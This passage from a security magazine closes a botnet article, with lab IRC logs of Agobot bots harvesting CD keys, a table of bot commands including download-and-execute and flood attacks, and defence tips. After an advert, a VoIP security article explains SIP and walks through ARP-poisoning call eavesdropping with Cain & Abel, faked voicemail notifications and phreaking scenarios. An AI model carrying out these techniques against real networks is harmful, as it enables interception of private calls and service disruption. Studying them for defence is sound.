[16:57] <FakeBot-wszyzc> 13. / Pid: 1688 / "C:\Programmi\Messenger\msmsgs.exe"
[16:57] <FakeBot-wszyzc> 14. / Pid: 2000 / "C:\Programmi\VMware\VMware Tools\VMwareService.exe"
[16:57] <FakeBot-wszyzc> 15. / Pid: 328 / "C:\WINDOWS\system32\ipobaln.exe"
[16:57] <FakeBot-wszyzc> 16. / Pid: 1808 / "C:\WINDOWS\system32\logon.scr"

[16:57] [faded(-iwx)] [3:FakeBot-wszyzc] [Act: 1]
[FakeBot-wszyzc]
```

Figure 6. Master request response from the first bot

```
irssi
FakeBot2-e092FF2C28.83841FD8.9041481C.IP (192)
[16:59] *** Irssi: Starting query in 192 with FakeBot2-emcdnj
[16:59] <faded>.bot.sysinfo
[16:59] <FakeBot2-emcdnj> cpu: 1975MHz ram: 145MB/223MB os: XP up: 0d 0h 12m box: XPI=42 freespace: C:2707MB
[17:01] <faded>.harvest.cdkeys
[17:01] <FakeBot2-emcdnj> [Windows Product ID: ████████████████████]
[17:01] <faded>.harvest.windowkeys
[17:01] <FakeBot2-emcdnj> Found Windows Product ID (██████████████████).

[17:02] [faded(-iwx)] [4:FakeBot2-emcdnj] [Act: 1]
[FakeBot2-emcdnj]
```

Figure 7. Master request response from the second bot

```
C:\WINDOWS\System32\cmd.exe
Active Connections
Proto Local Address Foreign Address State
TCP 0.0.0.0:135 0.0.0.0:0 LISTENING
TCP 0.0.0.0:445 0.0.0.0:0 LISTENING
TCP 0.0.0.0:1025 0.0.0.0:0 LISTENING
TCP 0.0.0.0:1026 0.0.0.0:0 LISTENING
TCP 0.0.0.0:5000 0.0.0.0:0 LISTENING
TCP 0.0.0.0:10300 0.0.0.0:0 LISTENING
TCP 0.0.0.0:29682 0.0.0.0:0 LISTENING
TCP 192.168.10.5:139 0.0.0.0:0 LISTENING
TCP 192.168.10.5:1026 192.168.10.3:6667 ESTABLISHED
UDP 0.0.0.0:135 *:*
UDP 0.0.0.0:445 *:*
UDP 0.0.0.0:500 *:*
UDP 0.0.0.0:1027 *:*
UDP 0.0.0.0:1028 *:*
UDP 127.0.0.1:123 *:*
UDP 127.0.0.1:1900 *:*
UDP 192.168.10.5:123 *:*
UDP 192.168.10.5:137 *:*
UDP 192.168.10.5:138 *:*
UDP 192.168.10.5:1900 *:*
C:\>
```

Figure 8. Netstat on an infected system

Then the second bot was asked for system information and *cdkeys* of the applications installed (Figure 7):

```
/msg FakeBot2-emcdnj .bot.sysinfo
/msg FakeBot2-emcdnj .harvest.cdkeys
```

We used simple functions in this example, but Agobot provides a very rich set of commands and functions. Some of them are listed in Table 2.

How to Defend your Computers

Let's now take a look at methods of defence against infection and bot attack both from user's and administrator's point of view.

Defence Strategies for PC Users

As previously mentioned, bot infection is done mainly through worms, which browse the net looking for vulnerable machines. Therefore the first step is to keep your system updated, downloading patches and system updates for both the OS and all the applications accessing the Internet. Automatic updates are a good idea. Also, be careful with opening suspicious attachments in e-mail. It's also wise to deactivate support for scripting languages such as ActiveX and JavaScript (or at least control their use). Finally, it is fundamental to use an antivirus/antitrojan and keep it up-

dated. However, many bots are configured to evade antivirus controls, so a personal firewall is a valuable addition to security, especially if the computer is on 24 hours a day.

The main signs of bot presence are connection and system slow-down. A simple and efficient way to check for suspicious connections is the netstat tool (see Figure 8 and Inset *Netstat*):

```
C: />netstat -an
```

Watch for ESTABLISHED connections to TCP ports in 6000–7000 range (usually 6667). If you find your computer compromised, disconnect from the Internet, clean the system, reboot and then check again.

Defence Strategies for Administrators

Administrators should always have up to date information on the latest vulnerabilities, and should read Internet security resources on a daily basis. A subscription to a mailing list such as Bugtraq is a good idea. Administrators should also attempt to educate their users and define security and privacy policies.

It is also necessary to study the logs generated by IDS and firewall systems, mail servers, DHCP and proxy servers. This can help spot

Table 2. Some of Agobot commands

Command	Description
command.list	List of all the available commands
bot.dns	Resolves an IP/hostname
bot.execute	Runs an .exe file on a remote computer
bot.open	Opens a file on a remote computer
bot.command	Runs a command with system()
irc.server	Connects to an IRC server
irc.join	Enters a specific channel
irc.privmsg	Sends a private message to a user
http.execute	Downloads and executes a file through HTTP
ftp.execute	Downloads and executes a file through FTP
ddos.udpflood	Starts a UDP flood
ddos.synflood	Starts a Syn flood
ddos.phaticmp	Starts a PHATICmp flood
redirect.http	Starts a HTTP proxy
redirect.socks	Starts a SOCKS4 proxy
pctrl.list	List of processes
pctrl.kill	Kills the process

any abnormal traffic, which could be a sign of bot presence in the network. Once such traffic is noticed, a sniffer comes in handy in order to identify the subnet and the computer generating it. All the above may seem obvious, but are often forgotten about.

It is also possible to use more sophisticated techniques to study and detect threats. One of these techniques is honeybots. Honeybots are machines built to become an easy target for attacks. Their role is to become infected and allow the administrator to pinpoint the source of the problem and study the attack method.

In conclusion, regardless of the tools at our disposal, the most efficient defence against botnet attacks lies in the user himself and in his awareness. ●

About the authors

Massimiliano Romano's main interests are computer science and networks. He works as a freelancer in one of the largest Italian mobile telephony companies. He spends much of his spare time on Ham Radio, studying and decoding digital radio signals.

Simone Rosignoli is a student of the University La Sapienza in Rome. He is currently completing a degree in Computer Science Technologies (Systems and Security). His interests range from programming to computer security.

Ennio Giannini works as a system analyst. He spends his free time experimenting in GNU/Linux environments. He is a strong supporter and promoter of Open Source.

On the Net

- <http://www.honeynet.org/papers/bots/> – use of honeybots to study bot activity,
- <http://security.isu.edu/ppt/pdfppt/Core02.pdf> – tools and strategies for attack response,
- <http://www.securitydocs.com/library/3318> – introduction to Netstat,
- <http://www.irchelp.org/irchelp/faq.html> – introduction to IRC.

10-Strike Software

Advertisement

NETWORK MAPPER AND MONITOR LANSTATE HELPS MANAGING NETWORK

LANState is network management and administration software for corporate Microsoft Windows networks. LANState contains a network device status monitor, which allows administrator watching the state of network on a graphic diagram at any time, and obtaining notifications on the time devices go out or the time they become available, and thus ensure prompt responding to failures minimizing time loss.

LANState generates the network map, which speeds up accessing to remote hosts' resources, and managing those. Employing LANState makes it easier to monitor processes in networks of any ranges or sizes because of the opportunity to link external applications like file managers or remote administration software to the program.

The functionality of the program is based on periodical polling of devices available on the graphic map by pinging them or attempting to connect to the required TCP port over the network, or applying other types of check. Administrator may set up the program's response to particular events: displaying a message, playing a sound, sending an e-mail, running external programs, recording to a log, sending a message to a mobile phone.

LANState includes a number of features for obtaining information on remote computers and managing them. Network administrator can remotely access the Windows registry, view event log, watch the list of installed software and processes running, manage services, scan and locate opened TCP ports, turn off and

reboot computers. LANState does not require installing any software on the remote computers.

The program also contains a connection monitor which writes logs and notifies the user when someone connects to his or her shared resources. The traffic monitor allows watching network activity and transfer rates.

LANState Pro is more advanced version of the program. It contains a built-in web server for displaying interactive network diagram to network users via HTTP protocol. Thus, the program can be installed and set up on a single computer and all network users can watch the network state using their web browsers.

The trial version of LANState is available at <<http://www.10-strike.com/lanstate/>> for free downloading. Contact: info@10-strike.com

Voice over IP security – SIP and RTP protocols

Tobias Glemser, Reto Lorenz



Voice Over IP (VoIP) is one of the hottest buzzwords in contemporary IT, even more so since the last CeBit in March 2005, and a new hope for both service providers and device manufacturers. Countries with good network infrastructure typically have several offers of VoIP bundles, consisting of a hardware router with VoIP functionality and attractive pricing for both Internet access and telephony. VoIP is set to displace stationary telephony solutions sooner or later, but serious security issues tend to go unnoticed in all the hype.

Today, VoIP technology is a common component of broadband Internet access offers, with free calls between VoIP users within the same provider and cheap all-inclusive offers for interfacing to classic telephony systems serving to spur the popularity of this technology. What's more, it is not only the SOHO (Small Office Home Office) users who are embracing VoIP — larger companies also increasingly recognising the technology's potential for communications infrastructure consolidation. They can now connect branch offices with one fibre-optic cable and use it to transmit both voice and data. Employees can always be reached at the same phone numbers, regardless of where they physically are, while the dual use of network infrastructure sharply cuts the costs of purchasing, installing and maintaining active and passive network components. As usual, problems only appear after a system has been bought and deployed, as manufacturers are not too forthcoming in this matter, preferring to push their brilliant migration strategies and overvalued services instead.

One of these shortcomings received a lot of media attention recently, when a thirteen year old girl died because the US emergency call number

(911) had not been routed in the VoIP network her mother used. In most countries, legal regulations concerning the routing of emergency calls in VoIP networks simply don't exist yet, with the issue only being discussed since quite recently.

Besides organisational deficiencies, several attacks against the VoIP technical infrastructure exist. Before approaching them, we'll need to understand the basics of SIP (Session Initiation Protocol) security. We will stick to SIP, as current trends clearly indicate a migration away from H.323 and towards SIP.

What you will learn...

- the basics of the SIP protocol,
- several possible attack techniques against VoIP users and providers.

What you should know...

- the basics of network protocol operation,
- how to perform attacks in a switched LAN using ARP poisoning,
- the basics of modern telecommunication protocols.

SIP – Simply bare necessities

SIP packets contain initial call setup parameters. All other parameters – such as RTP connection attributes – are sent using the Session Description Protocol (SDP), which is embedded into SIP messages as the message body. SIP packets can be divided into request and response packets. Messages are encoded using the UTF-8 standard, so they are directly readable if no other security measures are employed.

SIP messages are very similar to HTTP – Table 1 shows the required header request fields. A glance at the protocol elements reveals that the protocol definitions actually provide contextual communication, even if data is sent using a stateless transport protocol such as UDP.

Now we know the basic SIP components, let's have a look at the literal request strings (see Table 2), corresponding to several different request methods. SIP can be enhanced with new request methods, so will only be referring to the basic ones (see the relevant RFCs for specifications of other methods). The request methods and their related request strings indicate that several types of attacks can be conducted (a discussion of other response classes and their uses is beyond the scope of this article).

Messages are integrated into the communication context. The latter may contain two types of components: *dialogues* and *transactions*, with each dialogue potentially including multiple transactions. For example, any VoIP call is an SIP dialogue consisting of the `INVITE`, `ACK` and `BYE` transactions. User agents must be capable of storing dialogue status for an extended period in order to generate messages with the correct parameters.

The use of dialogues means that there are several other connection parameters besides `Call-ID` — two of these are *tag* and *branch*. It must be noted that the correspondence between context-specific values and user-agent behaviour is not as clear-cut as other SIP definitions, which is one reason for the existence of buggy, unreliable and insecure implementations.

After a call is successfully switched through an SIP proxy, the actual voice communication proceeds using RTP. Using the exchanged codes, voice messages are transferred between the communicating parties (provided direct IP communication is possible), and the SIP proxy is only needed for call release.

The purpose of this article is not to introduce SIP itself (see Inset *SIP – Simply bare necessities* for some background information), but rather to see how attacks against VoIP can be conducted and what can be done to guard against them. The attacks described here target a typical VoIP environment which uses SIP as the signalling protocol, and are based on commonly used methods, as implementation-specific attack methods are beyond the scope of this article.

SIP and family

Understanding VoIP communication requires a discussion of several protocols used for setting up and ending a call. One of these hashes the signal to divide it between the various communicating parties for signalling, voice transfer or gateway messages. Unlike traditional telephony, where – from a user's point of view – communication requires only a single cable,

VoIP involves split communication paths. Here are the most important protocols:

- signalling – SIP and SDP (to establish streaming properties),
- transport – UDP, TCP, SCTP,
- streaming – RTP, sRTP, RTCP,
- gateways – SIP, MGCP.

These protocols provide core VoIP functionality and are used in a growing number of implementations. Other protocols also exist, but here we will focus just on the ones listed above.

To appreciate how attacks can be approached, we will go through the process of setting up a basic call, using just one SIP proxy for all examples. The proxy is a part of the signalling and dial switching infrastructure. In practice, there are usually two or more switching SIP proxies, especially if the call participants are not within the same network environment. If several

proxies are used, they also exchange SIP messages, which results in extra layers of communication. Before we go into more detail, Figure 1 provides an overview of the basic mechanism. The actual protocols contain no groundbreaking features. SIP, for instance, uses some very typical techniques, including elements of HTTP, while RTP was defined almost 10 years ago and last updated in 2003.

SIP/ARP attacks against VOIP

Several attack vectors exist, each requiring different activity on the part of the attacker. We will look at seven of the most popular, most effective and most widely discussed attacks, and see how they can be used in practice.

The main reason for the vulnerability of VoIP when compared to *Plain Old Telephone Systems* (POTS) is the use of a *shared medium*. No dedicated line exists for call transactions, just a network used by lots of users and lots of different applications. This makes it much easier for an attacker to tap into communication – all one needs to do is use a suitable computer.

Eavesdropping on telephone calls and replaying them in front of the communicating parties is definitely one of the most impressive attacks on VoIP. As outlined earlier, signalling is done via an SIP proxy, while the actual communication between parties uses the peer-to-peer model. In our scenario, we want to listen in on the conversation between Alice and Bob. To achieve this, we should launch a *man in the middle* (MITM) attack using ARP poisoning (see Inset *ARP poisoning attack*) to convince the proxy and Alice and Bob's VoIP phones that they actually want to communicate with us rather than each other.

Figure 2 presents an outline of VoIP transmission sniffing. First, the call is set up. Alice sends the SIP proxy a request to call Bob. The message is intercepted and forwarded by the attacker. The SIP proxy now tries to reach Bob to tell him that Alice wants to communicate with him – this message is intercepted and forwarded, too. After successful call

Table 1. SIP request header fields

Header	Description
Request-URI	Contains the method, the request URI and the SIP version used. The request URI is typically the same address as the <code>To</code> field (except for the <code>REGISTER</code> method).
To	Target for the message and its associated method. The target is a logical recipient, because it is not clear from the beginning whether the message will reach the named recipient. Depending on the communication context, a tag value may also be attached.
From	Logical identifier of the request sender. The <code>From</code> field has to contain a tag value, which is chosen by the client.
CSeq	Short for <i>Command Sequence</i> . Used for checking the order of the message within a transaction. Consists of an integer value and an identifier of the request method.
Call-ID	Unique value assigned to identify all the messages within a dialogue. It should be established using cryptographic methods.
Max-Forwards	Used to avoid loop situations. If no external criteria exist for specifying a certain value, the value 70 should be given.
Via	Shows the forwarding path and response target location. The field has to contain a branch value, which is unique to a specific user agent. The Branch-ID always starts with <code>z9hG4bK</code> and uses the request to mark the beginning of a transaction.

Table 2. SIP request header methods

Method	Description
REGISTER	Method for registering and deregistering a proxy client. Registering is required to prepare for VoIP communication. Deregistering is done by setting the period value to 0.
INVITE	The most important method, and the reason we need SIP. All subsequent methods are subordinate to it, even if they are used in isolation. <code>INVITE</code> is used to set up new calls.
ACK	Once a call (such as a video conference) is set up, readiness is acknowledged by sending a separate <code>ACK</code> request. A streaming connection immediately follows.
BYE	Used to end calls normally. Sending it terminates a transaction established using <code>INVITE</code> . A <code>BYE</code> message will not be processed without the appropriate dialogue parameter (<code>Call-ID</code> or tag).
CANCEL	Used for cancelling a connection before a call is established. Also used in error situations.
OPTIONS	Used to establish the supported request methods or the transmission media attribute.
NOTIFY	Additional request method defined in RFC 3265, allowing a client to be notified of the status of the resource they are connected to (for example receiving notification of new voice messages).

initialisation, the actual call between Alice and Bob begins (using the RTP protocol), and this RTP communication is also intercepted and forwarded by the attacker.

If you use a tool like Ethereal to sniff the communication, you will also receive the RTP stream payload. To listen to it, you can load the sniffed data into a voice decoder like the

Firebird DND-323 Analyzer or use Ethereal itself, provided the G.711 U-law (PCMU) or G.711 A-law (PCMA) codecs are used (these are the international standards for coding and decoding telephony transmissions).

A very clever tool for performing both voice decoding and ARP poisoning is called *Cain & Abel* (see Inset *On the Net*). Once you have it up and running, you should check all existing hosts in your subnet (using ARP requests) by clicking the plus symbol. These hosts can now be seen under the tab *Sniffer* and can be chosen as victims in the sub-tab *ARP*. For our attack, we will select the IP addresses of Alice, Bob and the SIP proxy. After clicking the *Start/Stop ARP* button, the ARP poisoning is initialized and the attacker has only one thing left to do – sit and wait. The rest is done by *Cain & Abel* (see Figure 3). If a call between Alice and Bob was established and concluded, it will automatically be stored as a WAV file and shown in the *VoIP* tab – you can listen to the conversation using any audio player. By the way, if the communicating parties happened to exchange some passwords in the meantime (POP3 for example), the attacker might want to have a look at them using the *Passwords* tab.

As you can see, if no additional security measures are employed, an attacker within the local network can easily sniff the communication and then simply listen to it.

Identity theft and registration hijacking

Registering with an SIP proxy is normally done by submitting a username and password. As already mentioned, SIP messages are unencrypted. If an attacker is sniffing the authentication process (for example using ARP spoofing), he can use the username and password combination to authenticate himself on the SIP proxy.

However, such attacks are no longer possible for contemporary VoIP implementations. The authentication process (see Inset *Security measures within VoIP protocols*) and other secured operations make use of *digest authentication*. The client starts by

ARP poisoning attack

The attacker poisons the ARP table of the systems to be attacked. The purpose of the ARP table is to convert logical IP addressing to actual physical addressing in Layer 2 of the OSI reference model (Ethernet MAC addresses). Almost every non-hardened operating system accepts unrequested ARP replies, so the attacker first fills the ARP table with all the IP addresses he wants to get between and then deposits his own MAC address for all these IP addresses by sending such unrequested ARP replies. Each packet received is duly forwarded to the original recipient, who is also being poisoned. Communication is working, but the interception will not be recognized by the communicating parties if they don't use cryptographic mechanisms like TLS/SSL.

attempting to authenticate with the SIP proxy (see Listing 1). The proxy rejects the authentication attempt by sending the status code *401 Unauthorized* (Listing 2) and returns a demand for the client to log on using digest authentication. In the line beginning with *WWW-Authenticate*, a random nonce value is provided.

In the third step (see Listing 3), the client re-authenticates, this time also sending a *WWW-Authenticate* message containing the username, the appropriate realm and the nonce value previously sent by the server. The most important part is the response value, which is usually an MD5 hash generated from the username, password, the nonce sent by the server, the HTTP method and the request URI. The message is processed by the server, which builds its own MD5 hash from the same data. If the two hashes are equal, authentication has been successful and is acknowledged by a status message from the server (Listing 4).

The hash sent in step 3 has two features that prevent fake authentication or the use of previously intercepted user data: it is valid only for the random nonce value and includes the username and password. This means that it is practically impossible for an attacker to break the




Figure 1. Overview of setting up a call using SIP




Figure 2. VoIP sniffing

password and tap into communication in a realistic amount of time.

DoS – Denial of Service

As with any other service, it is always possible to bring down a VoIP service if you have enough bandwidth available. In case of an SIP proxy, this could be done by using a *register-storm* attack to overload the service. Implementation vulnerabilities can also make DoS attacks against the service itself possible. It might even be possible to gain access to the server using buffer overflow attacks – one such vulnerability was discovered in 2003 in the open source Asterisk PBX server (CAN-2003-0761). Exploiting flawed parameter processing with `MESSAGE` and `INFO` messages, an attacker

could launch local commands in the context of the *asterisk* service, which is typically started by root.

SIP's susceptibility to going down due to invalid SIP messages depends on the implementation – if a specific server has no mechanisms for handling (or even just ignoring) invalid messages, it might eventually go down. The Java-based PROTOS Test Suite is available to test server behaviour, and any PBX (*Private Branch Exchange*) owner would be well advised to run it against his box – see Inset *On the Net*.

A different type of DoS is *user-supported DoS*. Figure 4 shows a UDP message sent to an SIP phone with login 14 and IP 192.168.5.84 from the SIP-Proxy 192.168.5.25. By sending this message, the proxy (or the attacker) signals that the user has new

Started	Closed	IP1 (Codec)	IP2 (Codec)	Status	File	Size
11/04/2005 ...	11/04/2005 ...	192.168.5.25:19614 (GSM,8kHz,Mono)	192.168.5.81:8000		RTP-20050411084223500.wav	174766 bytes
11/04/2005 ...	11/04/2005 ...	192.168.5.62:18968 (PCMA,8kHz,Mono)	192.168.5.25:11778 (PCMA,8kHz,Mono)		RTP-20050411084943484.wav	291886 bytes
11/04/2005 ...	11/04/2005 ...	192.168.5.25:15214 (PCMA,8kHz,Mono)	192.168.5.61:16964 (PCMA,8kHz,Mono)		RTP-20050411084943800.wav	291886 bytes
11/04/2005 ...	11/04/2005 ...	192.168.5.25:15590 (PCMA,8kHz,Mono)	192.168.5.61:16966 (PCMA,8kHz,Mono)		RTP-20050411085023484.wav	293954 bytes
11/04/2005 ...	11/04/2005 ...	192.168.5.25:15536 (PCMA,8kHz,Mono)	192.168.5.62:18374		RTP-20050411085933484.wav	25006 bytes
11/04/2005 ...	11/04/2005 ...	192.168.5.84:16660 (PCMA,8kHz,Mono)	192.168.5.25:18784 (PCMA,8kHz,Mono)		RTP-20050411090810406.wav	272346 bytes
11/04/2005 ...	11/04/2005 ...	192.168.5.25:19396 (PCMA,8kHz,Mono)	192.168.5.62:18394 (PCMA,8kHz,Mono)		RTP-20050411090810281.wav	272862 bytes
11/04/2005 ...	11/04/2005 ...	192.168.5.76:19362 (PCMU,8kHz,Mono)	192.168.5.25:18394		RTP-20050411091704578.wav	180206 bytes
11/04/2005 ...	11/04/2005 ...	192.168.5.25:13088	192.168.5.62:19616		RTP-20050411091704578.wav	366 bytes
11/04/2005 ...	11/04/2005 ...	192.168.5.76:19362 (PCMU,8kHz,Mono)	192.168.5.62:19616 (PCMU,8kHz,Mono)		RTP-20050411091704578.wav	185694 bytes
11/04/2005 ...	11/04/2005 ...	192.168.5.25:19646 (PCMU,8kHz,Mono)	192.168.5.76:19364 (PCMU,8kHz,Mono)		RTP-20050411093551943.wav	375382 bytes
12/04/2005 ...	12/04/2005 ...	192.168.5.80:26108 (PCMU,8kHz,Mono)	192.168.5.84:17350 (PCMU,8kHz,Mono)		RTP-20050412115006734.wav	541466 bytes
12/04/2005 ...	12/04/2005 ...	192.168.5.84:17350 (PCMU,8kHz,Mono)	192.168.5.25:12246		RTP-20050412115006843.wav	2286 bytes

Figure 3. Voice decoding with Cain & Abel

voice mail in their inbox. You might notice this by having a look at the message body and the Messages-Waiting: yes and Voice-Message: 1/0 entries. The same notification applies for example to fax messages. The first digit (1) indicates how many new messages are stored, while the second (0) shows the number of old messages.

As you can see, we have edited this packet. This can easily be done using the Packettyzer utility for Windows (see Inset *On the Net*), which is technically based on Ethereal. Any packet can be edited, and incorrect checksums are also shown and can be corrected. We can send our message to arbitrary recipients – we also need the user's IP and login ID, which is usually the same as their phone number. To illustrate that no further information is necessary, we will fill all other fields with 0 values (such fields as User-Agent don't matter, of course).

Faking such a message shouldn't be problem – after all, it doesn't contain any sensitive information, does it? Most phones (we tested a Cisco 9750 and a Grandstream BT-100) process such messages (even ones with incorrect checksums) and show them to the user. Usually, a notification icon or the whole display starts to blink. The user now calls their mailbox to listen to the non-existent new message. Because there is no new message, the user might think this is just a bug and ignore it. Shortly afterwards, the display starts blinking again. Now our user is calling technical support, who will busily set about locating the error (which could actually be quite amusing to look at, considering that there is no error).

If an attacker starts sending such messages to all the users in a network, both the users and the support staff will waste a great deal of time trying to track down the error. Sending the message to many users at once will also result in everyone calling their mailbox, potentially leading to service congestion or even a server breakdown.

Call interruption

Many papers report that sending a simple BYE message to a call participant is enough to immediately terminate a call. Well, it isn't quite that easy. First of all, as we already know, the attacker has to know the call ID of the call dialogue. RFC 3261 says: *The Call-ID header field acts as a unique identifier to group together a series of messages. It MUST be the same for all requests and responses sent by either UA [User-Agent] in a dialogue.*

There is no strict rule that the call ID has to be generated by hashing or has to be non-incremental, but most

implementations exhibit exactly this behaviour, using randomly chosen call IDs. This means that in order to end the call using the call ID, the attacker would need to sniff out the call initialization phase, and if he's in a position to do so, then the content of the call would presumably be of much more interest than the ability to simply end the call.

Phreaking

Phreaking, or the fraud of telephony services, traditionally accomplished by sending special system tones in public call boxes, can well experience a revival. Due to the decoupling of payload (RTP voice stream) and signalling (SIP), the phreaking scenario outlined below seems pretty likely, though at present it is not yet possible.

A prepared client sets up a new call to another prepared client. Both connect via an SIP proxy and behave in a normal manner. Directly after the call has been established, the proxy receives a signal to end the call, which both clients acknowledge, but without actually quitting the RTP streaming. The call has not ended, but the SIP server doesn't notice it.

If both clients are located within the same subnet, the call would not end in any case, as the voice stream is P2P. If there's a breakout through the SIP proxy (for example if connecting to another network), RTP communication is routed via the proxy, which now has to end the RTP stream itself. The proxy would there-

Security measures within VoIP protocols

Apart from mechanisms for protecting contextual communication, SIP features a number of other security measures (though these are not obligatory for SIP implementations), dealing mainly with authentication and cryptographic security of communication. Several authentication methods are available. A common one is called *digest authentication* – a simple challenge-response mechanism which can be used for any request.

Another way of securing SIP packets is to use the well-known S/MIME protocol, which allows the SIP message body to be secured with S/MIME certificates. Using S/MIME assumes that a PKI and the necessary certificate verification mechanisms are available. In case of SIP, S/MIME is typically used to secure SDP messages, but using it in practice can be arduous and time-consuming if the necessary infrastructure is not in place.

Other security mechanisms require additional protocol elements. For example, TLS can be used both for SIP and RTP, but in the case of SIP the protection is only hop-by-hop, so it cannot be automatically assumed that the other party is using a TLS enabled phone.

fore have to recognize that call termination has been signalled via SIP and transfer this information directly to RTP communication control.

Another phreaking attack might also be possible, depending on the SIP proxy implementation. Some implementations, like the current version of Asterisk, require re-authentication using digest authentication (as presented in Listings 1–4) for almost every single client-server exchange. However, other implementations only require re-authentication after a certain period of time, and the following scenario demonstrates how this could be exploited to generate costs for the provider.

An attacker sends a valid `INVITE` message to the SIP proxy using the credentials of a successfully authenticated user. The SIP proxy now initializes the call, and the remaining packets required for successful call initialization can be sent by the attacker after a specific time, without waiting for the response packets from the server. Some special service number operators charge enormous amounts for a call, regardless of call duration. Using this scenario, an attacker could cause other users to be charged high rates for short special service calls.

SPLIT (SPam over IP Telephone)

SPLIT is one of the most commonly mentioned dangers of establishing VoIP services – attackers can send junk voice messages just like e-mail spam. Unlike calls from robots in the world of traditional telephony, VoIP calls don't generate initial costs. Like spammers, a *spitter* uses the victim's address, except in this case it is not their e-mail, but their SIP address. With the increasing popularity of IP telephony, it's only a matter of time before spitters will be able to easily obtain a great many valid SIP addresses, especially if central address books are indeed going to be introduced.

The spitter calls an SIP number, the victim's SIP proxy processes the call and the victim now has to listen to junk such as the required minimum size of one's manhood. Just like

Listing 1. SIP registration phase 1 (client to SIP proxy)

```
REGISTER sip:sip.example.com SIP/2.0
Via: SIP/2.0/UDP 10.10.10.1:5060;rport; ←
    branch=z9hG4bKBA66B9816CE44C848BC1DEDF0C52F1FD
From: Tobias Glemser <sip:123456@sip.example.com>;tag=1304509056
To: Tobias Glemser <sip:123456@sip.example.com>
Contact: "Tobias Glemser" <sip:123456@10.10.10.1:5060>
Call-ID: 2FB73E1760144FC0978876D9D69AE254@sip.example.com
CSeq: 20187 REGISTER
Expires: 1800
Max-Forwards: 70
User-Agent: X-Lite
Content-Length: 0
```

Listing 2. SIP registration phase 2 (proxy to client) – rejection

```
SIP/2.0 401 Unauthorized
Via: SIP/2.0/UDP 10.10.10.1:5060;rport=58949; ←
    branch=z9hG4bKBA66B9816CE44C848BC1DEDF0C52F1FD
From: Tobias Glemser <sip:123456@sip.example.com>;tag=1304509056
To: Tobias Glemser <sip:123456@sip.example.com>; ←
    tag=b11cb9bb270104b49a99a995b8c68544.a415
Call-ID: 2FB73E1760144FC0978876D9D69AE254@sip.example.com
CSeq: 20187 REGISTER
WWW-Authenticate: Digest realm="sip.example.com", ←
    nonce="42b17a71cf370bb10e0e2b42dec314e65fd2c2c0"
Server: sip.example.com ser
Content-Length: 0
```

Listing 3. SIP registration phase 3 (client to proxy) – re-authentication

```
REGISTER sip:sip.example.com SIP/2.0
Via: SIP/2.0/UDP 10.10.10.1:5060;rport; ←
    branch=z9hG4bK913D93CF77A5425D9822FB1E47DF7792
From: Tobias Glemser <sip:123456@sip.example.com>;tag=1304509056
To: Tobias Glemser <sip:123456@sip.example.com>
Contact: "Tobias Glemser" <sip:123456@10.10.10.1:5060>
Call-ID: 2FB73E1760144FC0978876D9D69AE254@siggate.de
CSeq: 20188 REGISTER
Expires: 1800
Authorization: Digest username="123456",realm="sip.example.com", ←
    nonce="42b17a71cf370bb10e0e2b42dec314e65fd2c2c0", ←
    response="bef6c7346eb181ad8b46949eba5c16b8",uri="sip:sip.example.com"
Max-Forwards: 70
User-Agent: X-Lite
Content-Length: 0
```

Listing 4. SIP registration phase 4 (proxy to client) – success

```
SIP/2.0 200 OK
Via: SIP/2.0/UDP 10.10.10.1:5060;rport=58949; ←
    branch=z9hG4bK913D93CF77A5425D9822FB1E47DF7792
From: Tobias Glemser <sip:123456@sip.example.com>;tag=1304509056
To: Tobias Glemser <sip:1888819@siggate.de>; ←
    tag=b11cb9bb270104b49a99a995b8c68544.017a
Call-ID: 2FB73E1760144FC0978876D9D69AE254@sip.example.com
CSeq: 20188 REGISTER
Contact: <sip:123456@10.10.10.1:5060>;q=0.00;expires=1800
Server: sip.example.com ser
Content-Length: 0
```

About the authors

Both authors work as IT security consultants. Tobias Glemser has been an employee of Tele-Consulting GmbH, Germany for over 4 years, while Reto Lorenz is one of the company's executives (<http://www.tele-consulting.com>).

a spammer, a spitter needs just one thing – bandwidth. Voice messages require considerably more resources than e-mails. Assuming a 15 second message (as few victims could handle listening to more), one piece of spit would be 120 kB in size (if using a 64 kbps codec). The activity of trojan horses – just as with spam once again – could cause any unprotected Internet user to unwittingly send SPIT using their own bandwidth.

Diallers

